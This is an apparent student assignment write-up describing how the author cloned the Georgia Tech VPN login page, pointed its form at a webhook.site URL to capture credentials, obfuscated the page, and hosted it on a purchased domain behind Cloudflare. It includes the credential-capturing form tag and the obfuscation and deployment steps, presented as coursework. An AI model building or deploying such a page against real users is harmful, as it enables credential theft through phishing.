# Task: Web Development

1. create a "cdait" secure login webpage based on vpn.gatech.edu (temporarily post form can send to webhook.site for testing)
2. Html obfuscation of webpage (can consider custom inline javascript obfuscation or simply use a tool on github that works XD)
Github code link: https://github.com/thstasy/GaTech-Assignment01.git

# Implementation

### Step 01:
clone the webpage of **vpn.gatech.edu** with 3 ways: a. Using **wget** b. Click on "**Save page as**" c. Press "**Ctrl+S**".



Picture 01: one way to save/download a website——"Save page as"

### Step 02:
change every "**VPN**" to "**cdait**" on the **index.html** file.

### Step 03:
**1.** generate a webhook URL on webhook.site for post request and embed it into the *<form>* element :
*<form name="login" id="login_form" method="post" action="https://webhook.site/453caa7f-ea0f-45b5-81fc-5e3bdf0d0a5c" autocomplete="off">*
**2.** Add "You are bamboozled" if user ever types in the blanks.

### Step 05:
switching the HTML code into obfuscated *JavaScript code* by using an online tool(not using obfuscated HTML reason being the picture 02's underlined part)
The static content folder is now done!

### Step 06:
After a user clicks on the obfuscated content in index.html, the webpage will first show "you are bamboozled!" And then redirected to **webhook.site**

**Step 07:**
**Test on the internet:**
I bought a domain from <u>Namecheap</u> and give a name called "<u>public-privacy.xyz</u>".
Then configure DNS via Cloudflare for security and speed.

Why Cloudflare?

DNS management for **public-privacy.xyz**

Review, add, and edit DNS records. Edits will go into effect once saved.

DNS Setup: Full ⓘ    Import and Export ▼    ⚙ Dashboard Display Settings

Search DNS Records

▽ Add filter    🔍                                            Search    ➕ Add record

| Type ⓘ ▲ | Name ⓘ | Content ⓘ | Proxy status ⓘ | TTL ⓘ | Actions |
|---|---|---|---|---|---|
| A | public-privacy.xyz | 63.250.43.3 | ☁ Proxied | Auto | Edit ▶ |
| A | public-privacy.xyz | 63.250.43.4 | ☁ Proxied | Auto | Edit ▶ |
| CNAME | www | public-privacy.xyz | ☁ Proxied | Auto | Edit ▶ |
| TXT | public-privacy.xyz | "v=spf1 include:spf.easywp.com ~... | DNS only | Auto | Edit ▶ |

**Cloudflare Nameservers**

Every DNS zone on Cloudflare is assigned a set of Cloudflare-branded nameservers.

| Type | Value |
|---|---|
| **NS** | decker.ns.cloudflare.com |
| **NS** | faye.ns.cloudflare.com |

Because

1. CNAME (Website Alias):
- What it is: CNAME is like a shortcut for your website that points one web address (like www.example.com) to another (like example.com).
- What Cloudflare does: Cloudflare makes this shortcut faster and keeps your website safer from hackers by handling all traffic through their secure network.

2. SPF (Email Protection):

- What it is: SPF is a rule that tells email servers which senders are allowed to send emails from your domain, stopping scammers from pretending to be you.
- What Cloudflare does: Cloudflare helps you set up this rule, so your emails are more trusted and less likely to be marked as spam.

3. Nameservers (Website Directory):
- What it is: Nameservers act like a directory that guides visitors to your website by linking your domain name (like yourdomain.com) to your website's location.
- What Cloudflare does: Cloudflare takes over this directory, making your site load faster and protecting it from attacks.

After uploading the contents from **Step 05**, when we click on "public-privacy.xyz", we'll see the Georgia Tech **cdait** event page, which was cloned from **Step01.**

**Test deployed on the internet done.** The Demo Video link is here.